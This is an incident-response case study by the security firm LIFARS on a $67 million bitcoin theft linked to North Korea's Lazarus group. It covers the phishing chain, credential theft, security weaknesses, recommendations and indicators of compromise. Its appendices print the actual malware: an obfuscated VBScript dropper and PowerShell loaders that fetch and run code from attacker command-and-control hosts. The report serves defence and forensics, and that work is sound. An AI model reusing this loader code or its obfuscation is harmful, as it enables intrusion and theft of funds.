Lessons Learned from a $67 Million Cryptocurrency Hack

244 Fifth Avenue, Suite 2035, New York, NY 10001
LIFARS.com | (212) 222-7061 | info@lifars.com

LIFARS
your digital world, **secured**

Executive Summary

$67 million USD worth of bitcoin was stolen from a cryptocurrency-mining marketplace that connected people in need of computer-processing power to people who have power to spare to mine for cryptocurrencies. In return, payment was made in bitcoins. Through tactics, techniques, and procedures, the theft was ultimately linked to Hidden Cobra, a threat actor with ties to North Korea.

While not too technically advanced, this attack was executed with military precision, taking advantage of common security weakness found in many startups, resulting in an unprecedent financial theft.

Attack Methodology

Casing the Joint

The first line of attack was through social engineering. Threat actor pretended to be a company employee, specifically one of the system engineers. The email mimicked exactly an invite from the cloud service, Google Docs, and pretended to be a weekly report. Given the impersonated sender's actual role in the company, this was not only expected, but a desired document.

Interestingly, this email was sent through a server known for allowing anonymous sending of emails (anonymousemail[.]me), and managed to defeat the Security Protection Factor (SPF) in place to prevent the victim's domain from being spoofed.

Several links inside the email body, including the one to accept the invitation, had been replace with bit[.]ly shortened URLs. All of these pointed to IP address in the United States, but all the corresponding servers were down at the time of the investigation.

When the target clicked on the first link, the download of a zip file was triggered. The target then proceeded to open the zip file in which a few files resided, including a LNK file called "Password.txt.lnk": the "weekly_report.doc" file was password protected, and a link to conveniently get the password was sitting next to it.

This link file, presented with the notepad.exe icon, actually executed mshta.exe with a another shortened bit[.]ly URL. This resulted in the download and execution of the file "check.vbs" (see Appendix A), which creates a file containing the "password" before displaying with Notepad.exe, but also decrypted a string which was passed to a Powershell for execution.

The string executed as a script (see Appendix B), connected to another server and requested a "main.cs" file, which was then decoded from Base64 and then passed as a script block. This script or the original download file were not retrieved on the filesystem; however at the same

time, the Event Log started showing messages containing parts of Powershell code (channel Microsoft-Windows-PowerShell/Operational, event ID 4104). Pieced together, this code was found to perform several tasks:

- Writes a long string, which decodes to a script, to the user's APPDATA followed by "\Microsoft\Windows\Start Menu\Programs\Startup\appView.js";
- Gets some "base information" (computer name, network configuration, the OS details, the list of open ports, and the Internet settings) and transmits these to the attacker using the C2 server; and connects to a C2 server and retrieve actions to perform, including
- "Kill"/"Stop" (same command);
- "Execute" which downloads a payload and inserts it into a PE file using the PEInjection() function; and "DownExec", this last one downloads a file, decodes it and executes it directly.

The literature found shows that a similar Powershell script was used by the Lazarus Group. (See http://www.qingpingshan.com/pc/aq/366709.html)
The decoded de-obfuscated embedded script (see Appendix C) performs a similar role as the one retrieved from check.vbs and may have been a form of persistence mechanism.
From this point on, the attacker had access to the computer and all its files.
To store his password, the target told LIFARS he used an encrypted file. However, after some discussions, it was found that the device was encrypted using Microsoft BitLocker; once the device was connected and the passphrase provided, every file was directly accessible to the user. Files among which a text file containing the IP, username and password for the company's datacenter VPN and a file containing the SSH private key. This latter was not directly password protected.

The Heist


The last act started less than 48 hours after the target was successfully compromised. Most of the logs used to reconstruct the activity were retrieved from the servers. The company that hosted the datacenter and operated the VPN did not retain all the logs for the VPN concentrator.

Using stolen credentials, the attacker connected to the datacenter VPN, and using the stolen SSH key, to one of the servers hosting the API server and the BitGo proxy server for the company. The attacker went straight for this server, indicating that he/she had a very good understanding of the company's infrastructure, possibly thanks to the documents retrieved from the target's computer.


A search in the swap space revealed several instances of the "curl" tool used with an authorization key stolen from the target's computer to initiate the bitcoin transfers to different addresses (See appendix D), for a total slightly below 4,450BC or, as of end of December 2017, a bit more than $67 million USD.

Moving The Money

Several professionals banded together to track the movement of the bitcoins from address to address as the attacker was splitting the "loot" into smaller amounts. A partial view established shortly after the heist is presented below.




Continuing the effort, the money movement was summarized as shown below.



The Loot

One address was found to have received most of the stolen funds.



The Security Weaknesses:

- Missing formalized Incident Response Plan and Security Policies
- Limited end point security monitoring, detection and response
- Hosting provided, in cloud, provides limited ability to cooperate with Incident Response team
- The Virtual Private Network (VPN) only required an id and password was in use to connect to the servers hosted in at a cloud provider's data center.
- The private key for Secure Shell, a network protocol that provides administrators with a secure way to access a remote computer, was not password protected.
- Key information and files were encrypted at the storage level but not at the logical level.
- The logs, specifically of the firewall and the VPN servers, were not available for part of the attack period.

LIFARS Services:

Given LIFARS' reputation and expertise, LIFARS was called to respond to the initial system compromise, and provide incident response service, including gathered forensics evidence for US and international law enforcement agencies, including local state Digital Forensic Unit, US Secret Service, FBI, DHS, IRS, and Europol.

In the process, LIFARS cooperated with international law enforcement agencies. From the compromised artifacts and attack methodology, LIFARS identified the threat actor. LIFARS also ensured the incident was contained and had not spread to any other servers.

LIFARS Recommendation & Take-A-Ways:

Although the theft was large, this was not a highly technical hack. Basic security best practices would have blocked this attack. The following best practices should have been implemented:

- Files with key information such as user name and password should have been encrypted at the logical level.
- Remote access should require two-factor authentication.
- Once an incident is detected, all the logs should be retained and any retention policy frozen to prevent the loss of valuable evidence and artifacts.

In addition to following these security best practices, penetration testing should also be conducted to identify weaknesses and vulnerabilities and to assess your overall security posture. Employee training is needed, given people are often inadvertently a weak link that can be manipulated through social engineering. With millions of cyber-attacks happening each day, an incident response plan should be tested and rehearsed and put into place. Strengthening your security posture is not a one-time action. Develop a strategic relationship with a trusted independent advisor, like LIFARS, who can offer you these services and keep you abreast of the latest developments.

Appendix A

Visual basic script that "provides the password" with a side of Powershell.

<script language="vbscript"> Set sh = CreateObject("Wscrip"+"t.Shell") sh.Run "cmd.exe /c ""echo weeklyreport > %TEMP%\\Password.txt&notepad.exe %TEMP%\\Password.txt""", 0, False sh.Run "powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command ""& {$h =
'22252A2636392C26691A3A2122032C323E3022270721202F4F5C3A4B4221363B2E3D5446604F
4B40131D24213334323B273C69083D383021383A2A717A72747F1747504F1E00253C2D212324
2606262600203E3D06310E382127387C67114F5C481D1B252520213704683B38141B01404F7A
5F53733F3138242A2122363B71686475170112333833933292B02253228206C00101E2C203D3C3
D3F670E2A3F3E217A594417002F3523130C0A6D0D3F3D350A3B352C3B6D7873763722232E754
C52761C3C37033035242222213076776A7E28303A286B494F2B36636061763E2624343B30223A3F
736C382B6C717F684B422A5A4346740E292A1024383D28362772647714113732 2C3726771B34
216A06223016333B3F3F35310B7E6A07372731372D61763D2F0703006A70585B2E4C5E2B2031
334C4C335C5D406B073C2E1A27303C2D3E31736F790C1C3B3D353D3F651730257B133425002
1273F2F2932186C7E133620232426003D263E7D76223316191C78684C5E3341483F2766607500
2C2D023C3D3D27323D68602022727D393A2E2268555830545F58012C23282564711D187D7D4
85C395D4E611535211A2C233B3021256713393A292A61696E17112F32322D3C79072A24771B2
D20132C3938202026046D75062B273927272D0234371423282A3D6D47407E112034163535302
72337661920212D2B7F0A312E31343D353D2F2031767C6613022E3A3B353462062735670B3F2
037373723262322023931233C086B6F00342133313A3E043F323239363B0737273426263D3B2F
39216A44496F02343113313F392725356805342321203479716860060C1C6F7E5E587D002A201
C2429272E2A217F162B3F33372A221E332A23656B64772535323C2A2B2826273A3C7E26203F3
0257E32203C29233B667D455B733B2A23296C7562651E2D2F1736232C323C3660063D26193C2
6213A2A22227A6D780D2F2E142025343F2A362703373A2C33237D7B6A44496F2623737C74002
9357B0E242234343D6F03203F3C272C6701026B00262B322E2F1C2439362E2B7D75272122377
B7F5B406E28233626102830657F70673B3B7C1C3033351D2C0E3B357B686F4346303335333A3
F776D3D352A3C1C3A35724547385E587D2435102B302D37382D756C7563393326346C6565372
92B333D3D252E27226D383C30223C3127246D283A3C697964767C6D3B202F263D24672C237E
7745481A1A3C3F2C3D3504733C363C133D7276791D2521340322233133393E1C332B35647437
3F1035323D2C213A6E5F5B6D2F283A243D61696E7C795B4B3120383B2C6F7871683B36331B2D
6D68362379732137222D7172663627717D6022332016336A673F37657163796D48482B4E421A
262F27267C1A2F2E3021736C072B2F2D382535686767724 25A7D3F3C30132C6870651B262D27
1D273F343D213F1F203F366475342816333B3F3F35316D495A6029213F3626696F6E713E32263
625757A73706F43462B30616E6C3D34263A3E79612D33617A61404F28723C2F26366E3C55583
6545F0A0630232E3C230B6E0E3F153124646D641E1129303C2C3F600137293D6D0E3B323C253
D202B1F6C7B071B121E0061173C381B363320262A6D080120243B27236F1B3D252F302321196
B7D14363927083B352060700330372B3E24606D213A270034606A70585B7732373C253222032
A27323C697270021F2B3028393C2F293C31320A75780D333D333F3C7D7511210233206D6D474
0132833392F3569062D3D2E2927366E7801323B2A3B21133F2E37256C662522342121230B233F
3A27734F4B';$key =
'DPDEBPCHIRNURQICKUQSATNLBVAFHQWIOPYLHBAIHMESRYWOBNAXRKYUQUDQGRDVJJZFE
V';$enc = [system.Text.Encoding]::ASCII;$data1 = $enc.GetBytes(-join ($h -split '(..)' | ? { $_ }
| % { [char][convert]::ToUInt32($_, 16) }));for ($i = 0; $i -lt $data1.Length; $i++){$data1[$i]
= $data1[$i] -bxor $key[$i % $key.Length];}[String]$DeStr =
[System.Text.Encoding]::ASCII.GetString($data1);$scriptBlock = [Scriptblock]::Create($DeStr);
Invoke-Command -ScriptBlock $scriptBlock;}""", 0, True window.close </script>

Appendix B

De-obfuscated powershell script, with some formatting applied to ease the reading.

```
function HttpRequestFunc
{
param
(
	[Parameter(Position = 0)]
	[ValidateNotNullOrEmpty()]
	[String]$szURI
)
$psversion = $PSVersionTable.PSVersion.Major;
[Byte[]]$BodyBytes = $null;
$WebRequest = $null;
if (($psversion -le 3))
{
	$WebRequest = [System.Net.WebRequest]::Create($szURI);
}
else
{
	$WebRequest = [System.Net.WebRequest]::CreateHttp($szURI);
}
if ($WebRequest -eq $null)
{
	Throw 'WR';
}
$WebRequest.Proxy = [System.Net.WebRequest]::DefaultWebProxy;
$WebRequest.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
$WebRequest.Method = "GET";
$WebRequest.ContentType = 'application/octet-stream';
$resp = $WebRequest.GetResponse().GetResponseStream();
$sr = New-Object System.IO.StreamReader($resp);
$respTxt = $sr.ReadToEnd();
return $respTxt;
}
$szRequest = 'http://moneymaker.publicvm.com:8080/mainls.cs';
[String]$strRe = HttpRequestFunc $szRequest;
$lcoun = 0;
while (($strRe -eq $null) -or ($strRe -eq ''))
{
Start-Sleep -Seconds 60;
$strRe = HttpRequestFunc $szRequest;
$lcoun = $lcoun + 1;
if ($lcoun -eq 3)
{ exit }
}
[String]$DeStr =
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($strRe));
$scriptBlock = [Scriptblock]::Create($DeStr);
Invoke-Command -ScriptBlock $scriptBlock;
```

Appendix C

This is function:
HttpRequestFunc\r\n{\r\nparam\r\n(\r\n[Parameter(Position = 0)]\r\n[ValidateNotNullOrEmpty()]\r\n[String]$szURI\r\n)\r\n$psversion = $PSVersionTable.PSVersion.Major;\r\n[Byte[]]$BodyBytes = $null;\r\n$WebRequest = $null;\r\nif (($psversion -le 3))\r\n{\r\n$WebRequest = [System.Net.WebRequest]::Create($szURI);\r\n}\r\nelse\r\n{\r\n$WebRequest = [System.Net.WebRequest]::CreateHttp($szURI);\r\n}\r\nif ($WebRequest -eq $null)\r\n{\r\nThrow \'WebRequest Creation failed.\';\r\n}\r\n$WebRequest.Method = "GET";\r\n$WebRequest.ContentType = \'text/plain\';\r\n$resp = $WebRequest.GetResponse().GetResponseStream();\r\n$sr = New-Object System.IO.StreamReader($resp);\r\n$respTxt = $sr.ReadToEnd();\r\nreturn $respTxt;\r\n}\r\n$szRequest = \'http://macintosh.linkpc.net:8080/mainls.cs\';\r\n[String]$strRe = HttpRequestFunc $szRequest;\r\n$lcoun = 0;\r\nwhile (($strRe -eq $null) -or ($strRe -eq \'\'))\r\n{\r\nStart-Sleep -Seconds 60;\r\n$strRe = HttpRequestFunc $szRequest;\r\n$lcoun = $lcoun + 1;\r\nif($lcoun -eq 3)\r\n{exit}\r\n}\r\n[String]$DeStr = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($strRe));\r\n$scriptBlock = [Scriptblock]::Create($DeStr);\r\nInvoke-Command -ScriptBlock $scriptBlock;\r\n

Appendix D

BitCoin addresses associated with the attacker.
1KvHoiwhu3RjmsVE5J621oji8ZrPnXHRTV
1CY4iw8KHZ1qZYUnjnTxZMa6zxxb1PY6tw
1G9J2Nv7PTMVXVpgoZscQimhcFXEghzxWA
19R847Vst7XtQP3t6qiT77SBKryKQ58f4t
1GSLSkmUCLdQcwA3XxHMdChC7P84VwzTVG
12VkDG5PSo5Qh6Lzjje72eCvVwrTwdiuFK

Indicators of Compromise (IoC)

Below is a list of the indicators LIFARS gathered during the investigation.

Indicator	Type	Source	Comment
89.34.237.113	IP	Email header	Known as source of spam
orbit.eternalimpact.info	Hostname	Email header	Resolves to 89.34.237.113
96.50.122.135	IP	Memory, file, Intel	Redirected URL
filedetail.php	Filename (URL)	Memory, file, Intel	Redirected URL
bit.ly/2jcwWFc	URL	File (WebCacheV01.dat)	Found as a request that led to a redirection to 96.50.122.135
moneymaker.publicvm.com	Hostname	File (check.vbs)	De-obfuscated Powershell script from check.vbs
check.vbs	Filename	File (WebCacheV01.dat)	Returned by redirection
mainls.cs	Filename (URL)	File (check.vbs), Powershell script from Event logs	Found in obfuscated PowerShell script
37.75.11.162	IP	VPN logs	Source IP known to have accessed the VPN gateway; known to be related to HIDDEN COBRA/Lazarus group
anonymousemail@orbit.eternalimpact.info	Email	Email header	
Password.txt	Filename	File (check.vbs)	Created by script check.vbs
38.127.212.6	IP	Resolution for moneymaker.publicvm.com	
217.112.130.43	IP	Potential source of phishing email	
bit.ly/2AnTm0g	URL	Firefox history, Thunderbird history, Email body	Found as a request that led to a redirection to 96.50.122.135
bit.ly/2nrMuu3	URL	Email body	Found as a request that led to a redirection to 96.50.122.135
macintosh.linkpc.net	Hostname	Intel, De-obfuscated Powershell script from Event logs	Resolves to 38.127.212.6
coinbroker.linkpc.net	Hostname	Intel, Powershell Event Logs	Resolves to 38.127.212.6; present in script
12VkDG5PSo5Qh6Lzjje72eCvVwrTwdiuFK	BitCoin address	Intel	
1KvHoiwhu3RjmsVE5J621oji8ZrPnXHRTV	BitCoin address	Filesystem analysis	
1CY4iw8KHZ1qZYUnjnTxZMa6zxxb1PY6tw	BitCoin address	Filesystem analysis	
1G9J2Nv7PTMVXVpgoZscQimhcFXEghzxWA	BitCoin address	Filesystem analysis	
19R847Vst7XtQP3t6qiT77SBKryKQ58f4t	BitCoin address	Filesystem analysis	
1GSLSkmUCLdQcwA3XxHMdChC7P84VwzTVG	BitCoin address	Filesystem analysis	